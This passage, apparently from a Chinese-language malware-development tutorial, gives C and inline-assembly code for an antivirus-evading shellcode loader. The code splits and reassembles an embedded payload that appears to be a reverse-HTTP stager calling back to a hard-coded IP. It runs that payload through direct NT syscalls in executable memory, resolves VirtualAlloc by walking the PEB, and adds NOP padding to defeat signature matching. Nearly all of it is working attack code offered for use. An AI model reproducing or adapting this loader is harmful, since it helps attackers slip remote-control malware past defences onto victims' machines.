        wprintf(L"  [+] Mapping version specific System calls.\n");
        NtAllocateVirtualMemory = &NtAllocateVirtualMemory81;
        ZwProtectVirtualMemory = &ZwProtectVirtualMemory81;
        NtCreateThread = &NtCreateThread81;
        pWinVerInfo->SystemCall = 0x3E;
    }
    else {
        wprintf(L"  [!] OS Version not supported.\n\n");
        exit(1);
    }

    /*
    Shellcode 每三个字节替换成\x00 进行加密
    */
    unsigned char data[] =
"\x00\xe8\x89\x00\x00\x00\x00\x89\xe5\x00\xd2\x64\x00\x52\x30\x00\x52\x0c\x00\x52\x14\x
00\x72\x28\x00\xb7\x4a\x00\x31\xff\x00\xc0\xac\x00\x61\x7c\x00\x2c\x20\x00\xcf\x0d\x00\
xc7\xe2\x00\x52\x57\x00\x52\x10\x00\x42\x3c\x00\xd0\x8b\x00\x78\x85\x00\x74\x4a\x00\xd0
\x50\x00\x48\x18\x00\x58\x20\x00\xd3\xe3\x00\x49\x8b\x00\x8b\x01\x00\x31\xff\x00\xc0\xa
c\x00\xcf\x0d\x00\xc7\x38\x00\x75\xf4\x00\x7d\xf8\x00\x7d\x24\x00\xe2\x58\x00\x58\x24\x
00\xd3\x66\x00\x0c\x4b\x00\x58\x1c\x00\xd3\x8b\x00\x8b\x01\x00\x89\x44\x00\x24\x5b\x00\
x61\x59\x00\x51\xff\x00\x58\x5f\x00\x8b\x12\x00\x86\x5d\x00\x6e\x65\x00\x00\x68\x00\x69
\x6e\x00\x54\x68\x00\x77\x26\x00\xff\xd5\x00\x00\x00\x00\x00\x31\x00\x57\x57\x00\x57\x5
7\x00\x3a\x56\x00\xa7\xff\x00\xe9\xa4\x00\x00\x00\x00\x31\xc9\x00\x51\x6a\x00\x51\x51\x
00\xbb\x01\x00\x00\x53\x00\x68\x57\x00\x9f\xc6\x00\xd5\x50\x00\x8c\x00\x00\x00\x5b\x00\
xd2\x52\x00\x00\x32\x00\x84\x52\x00\x52\x53\x00\x50\x68\x00\x55\x2e\x00\xff\xd5\x00\xc6
\x83\x00\x50\x68\x00\x33\x00\x00\x89\xe0\x00\x04\x50\x00\x1f\x56\x00\x75\x46\x00\x86\xf
f\x00\x5f\x31\x00\x57\x57\x00\xff\x53\x00\x68\x2d\x00\x18\x7b\x00\xd5\x85\x00\x0f\x84\x
00\x01\x00\x00\x31\xff\x00\xf6\x74\x00\x89\xf9\x00\x09\x68\x00\xc5\xe2\x00\xff\xd5\x00\
xc1\x68\x00\x21\x5e\x00\xff\xd5\x00\xff\x57\x00\x07\x51\x00\x50\x68\x00\x57\xe0\x00\xff
\xd5\x00\x00\x2f\x00\x00\x39\x00\x75\x07\x00\x50\xe9\x00\xff\xff\x00\x31\xff\x00\x91\x0
1\x00\x00\xe9\x00\x01\x00\x00\xe8\x6f\x00\xff\xff\x00\x77\x42\x00\x6d\x00\x00\x42\xc6\x
00\x6f\xba\x00\x3d\xd8\x00\xfc\x47\x00\xbc\xdc\x00\xe5\xb9\x00\x57\x1e\x00\xe6\xd9\x00\
x4f\x31\x00\x37\x66\x00\x69\xf2\x00\xae\xf8\x00\x5d\xde\x00\x53\x49\x00\x59\x04\x00\x49
\x62\x00\x1d\x70\x00\xd4\xcb\x00\x66\x6d\x00\x06\x5b\x00\xe8\xc7\x00\xf2\xcf\x00\xa7\x7
5\x00\x9a\xb0\x00\x00\x55\x00\x65\x72\x00\x41\x67\x00\x6e\x74\x00\x20\x4d\x00\x7a\x69\x
00\x6c\x61\x00\x34\x2e\x00\x20\x28\x00\x6f\x6d\x00\x61\x74\x00\x62\x6c\x00\x3b\x20\x00\
x53\x49\x00\x20\x37\x00\x30\x3b\x00\x57\x69\x00\x64\x6f\x00\x73\x20\x00\x54\x20\x00\x2e
\x31\x00\x20\x54\x00\x69\x64\x00\x6e\x74\x00\x34\x2e\x00\x29\x0d\x00\x00\x65\x00\x75\x9
d\x00\x44\xb7\x00\xc6\x44\x00\xdc\xc8\x00\x94\xf1\x00\x08\x48\x00\xac\xac\x00\xf0\xfa\x
00\xf4\x24\x00\x95\xec\x00\xbe\x97\x00\x01\x5e\x00\x85\x66\x00\xd3\x11\x00\xd8\xb5\x00\
x4b\x87\x00\x84\x9f\x00\x50\x09\x00\x54\x1b\x00\xc0\x50\x00\x75\xd9\x00\xa2\x05\x00\x23
\x9d\x00\x5b\x20\x00\xf3\x86\x00\x3b\x9f\x00\x07\x77\x00\xa0\x8a\x00\x5a\x87\x00\x64\xd
1\x00\xcf\xe2\x00\xa1\x26\x00\xdb\x63\x00\xca\x11\x00\x48\x45\x00\x5c\x05\x00\x42\x1e\x
00\x9a\x23\x00\xb0\xe7\x00\xfa\x35\x00\xf4\xe3\x00\x31\xe0\x00\xcd\x8f\x00\xf8\x14\x00\
x0f\x89\x00\x03\xa2\x00\xce\x2b\x00\x5f\x57\x00\x32\xac\x00\x3e\xad\x00\xa8\xc8\x00\x66
\x01\x00\x6c\xa9\x00\x36\xed\x00\xa2\x57\x00\x95\x06\x00\x9b\x07\x00\xc4\x02\x00\x44\xf
0\x00\x9e\x36\x00\x6f\xdf\x00\x33\xce\x00\xa9\xce\x00\xce\x0a\x00\xf4\xb9\x00\x5c\xae\x
00\x23\xce\x00\xac\x8f\x00\x09\x85\x00\x37\xb9\x00\x25\x6b\x00\x38\xe3\x00\xda\xd9\x00\
x96\x1c\x00\x0c\x00\x00\xf0\xb5\x00\x56\xff\x00\x6a\x40\x00\x00\x10\x00\x00\x68\x00\x00
\x40\x00\x57\x68\x00\xa4\x53\x00\xff\xd5\x00\xb9\x00\x00\x00\x00\x00\xd9\x51\x00\x89\xe
7\x00\x68\x00\x00\x00\x00\x00\x56\x68\x00\x96\x89\x00\xff\xd5\x00\xc0\x74\x00\x8b\x07\x
00\xc3\x85\x00\x75\xe5\x00\xc3\xe8\x00\xfd\xff\x00\x31\x30\x00\x2e\x31\x00\x2e\x31\x00\
x36\x2e\x00\x37\x00\x00\x00\x00\x00";
    char a1[] =
"\xfc\x00\x60\x31\x8b\x8b\x8b\x8b\x0f\x26\x31\x3c\x02\xc1\x01\xf0\x8b\x8b\x01\x40\xc0\x
01\x8b\x8b\x01\x3c\x34\xd6\x31\xc1\x01\xe0\x03\x3b\x75\x8b\x01\x8b\x8b\x01\x04\xd0\x24\
x5b\x5a\xe0\x5a\xeb\x68\x74\x77\x69\x4c\x07\xe8\x00\xff\x57\x68\x79\xd5\x00\x5b\x51\x03
\x68\x00\x50\x89\xff\xe9\x00\x31\x68\xc0\x52\x52\xeb\x3b\x89\xc3\x80\x00\x6a\x6a\x68\x9
e\xd5\xff\x6a\x56\x06\xff\xc0\xca\x00\x85\x04\xeb\xaa\x5d\x89\x45\x31\x31\x6a\x56\xb7\x
0b\xbf\x00\xc7\x58\x7b\xff\xe9\x00\xc9\x00\xff\x2f\x36\x8b\x20\xaf\xf5\xe9\xb6\xf5\x9b\
x86\xbc\x09\x77\x40\x33\x2e\x1a\x31\x64\x02\xb6\x09\x07\xd3\x48\xa8\x73\x2d\x65\x3a\x6f
\x6c\x2f\x30\x63\x70\x69\x65\x4d\x45\x2e\x20\x6e\x77\x4e\x35\x3b\x72\x65\x2f\x30\x0a\x1
b\xb1\xb6\x11\xa7\x6e\x13\xc6\x3d\x5d\x24\x53\xc2\x36\x91\xfe\x53\x5a\x64\x3b\x31\x02\x
f1\x0e\x22\x54\xa9\x33\x03\xa4\x27\x4e\xd9\x6b\xdc\x2f\x09\x3c\x3b\x8d\x26\x74\x43\x03\
x83\x66\xc9\x1c\x0e\x9a\xef\x2b\x10\x15\xaf\x89\x8c\x1f\xcb\x51\x5c\xc1\x7a\xed\x94\x2b
\x50\x72\x5c\x52\xc5\x97\x1b\xb3\x5c\x68\xa2\xd5\x68\x00\x00\x00\x58\xe5\x93\x00\x01\x5
3\x57\x20\x53\x12\xe2\x85\xc6\x01\xc0\x58\x89\xff\x33\x30\x39\x33\x00\x06";

    SIZE_T Size = sizeof(data);
    for (int i = 0; i < sizeof(a1); i++) {
        memcpy(&data[i * 3], &a1[i], 1);
    }

    PVOID lpvAddr = NULL;
    NTSTATUS status;

    status = NtAllocateVirtualMemory(GetCurrentProcess(), &lpvAddr, 0, &Size,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(lpvAddr, data, sizeof(data));

    HANDLE ThreadHandle = NULL;
    CONTEXT NewThreadContext = { 0 };
    INITIAL_TEB InitialTeb = { 0 };
    OBJECT_ATTRIBUTES ObjAttr2 = { 0 };
    CLIENT_ID ReturnTid = { 0 };

    if (MyInitTeb(&InitialTeb) != 0) {
        return -1;
    }

    if (MyInitContext(
        &NewThreadContext,
        (PVOID)lpvAddr,
        NULL,
        InitialTeb.StackBase) != 0)
    {
        return -1;
    }
    InitializeObjectAttributes(&ObjAttr2, NULL, 0, NULL, NULL);
    status = ZwProtectVirtualMemory(GetCurrentProcess(), &lpvAddr, &Size, PAGE_EXECUTE, 
&OldProtection);

    status = NtCreateThread(
        &ThreadHandle,
        THREAD_ALL_ACCESS,
        &ObjAttr2,
        GetCurrentProcess(),
        &ReturnTid,
        &NewThreadContext,
        &InitialTeb,
        FALSE);

    WaitForSingleObject(ThreadHandle, INFINITE);
    //ULONG OldProtection;
    //status = ZwProtectVirtualMemory(GetCurrentProcess(), &lpvAddr, &Size, 
PAGE_EXECUTE, &OldProtection);

    //HANDLE s;
    //s = CreateThread(0, 0, lpvAddr, NULL, 0, 0);

    //WaitForSingleObject(s, INFINITE);
    return 0;
}
```

# 动态调用 API 函数

```
void* ntAllocateVirtualMemory = GetProcAddress(LoadLibraryA("ntdll.dll"), 
"NtAllocateVirtualMemory");
```

https://4hou.win/wordpress/?cat=612

通过动态调用 API 函数的方式来调用 virtualalloc 函数。具体的做法是， load kernel32.dll 库，使用汇编语言从 kernel32 库中取得 virtualalloc 函数在内存中的地址，然后执行。 另外,假设Loadlibrary函数也被hook了(这也太硬核了),我们也可以从PEB中获取函数地址,下面代码demo为Load kernel32.dll, 再有甚者,对机器码做了模式匹配,我们可以在代码中加入一些nop指令或者一些正常功能的垃圾混淆代码。

```
//HMODULE hModule =LoadLibrary(_T("Kernel32.dll"));
HMODULE hModule = NULL;

//LoadLibrary 记得从中加入一些nop指令(空指令雪橇)
//空指令雪橇原理: 针对机器码匹配的话基本是进行模式匹配的
    __asm {

        mov esi, fs: [0x30]//得到PEB地址
     nop
     nop
        mov esi, [esi + 0xc]//指向PEB_LDR_DATA结构的首地址
        mov esi, [esi + 0x1c]//一个双向链表的地址
        mov esi, [esi]//得到第二个条目kernelBase的链表
        mov esi, [esi]//得到第三个条目kernel32链表 (win10)
        mov esi, [esi + 0x8] //kernel32.dll地址
        mov hModule, esi
    }
```

```
HANDLE shellcode_handler;
FARPROC Address = GetProcAddress(hModule,"VirtualAlloc");//拿到virtualalloc的地址
_asm
{
      push 40h  //push传参
      push 1000h
      push 29Ah
      push 0
      call Address  //函数调用
      mov shellcode_handler, eax
}
memcpy(shellcode_handler, newshellcode,sizeof newshellcode);
((void(*)())shellcode_handler)();
```

# 垃圾混淆代码---nop nop空指令雪橇

```
_asm {
mov esi, fs:[0x30]//得到PEB地址
NOP
NOP
NOP
NOP
NOP
mov esi, [esi + 0xc]//指向PEB_LDR_DATA结构的首地址
NOP
NOP
NOP
NOP
mov esi, [esi + 0x1c]//一个双向链表的地址
NOP
NOP
NOP
NOP
mov esi, [esi]//得到第二个条目kernelBase的链表
NOP
NOP
NOP
mov esi, [esi]//得到第三个条目kernel32链表 (win10)
NOP
NOP
mov esi, [esi + 0x8] //kernel32.dll地址
NOP
NOP
mov hModule, esi
}
```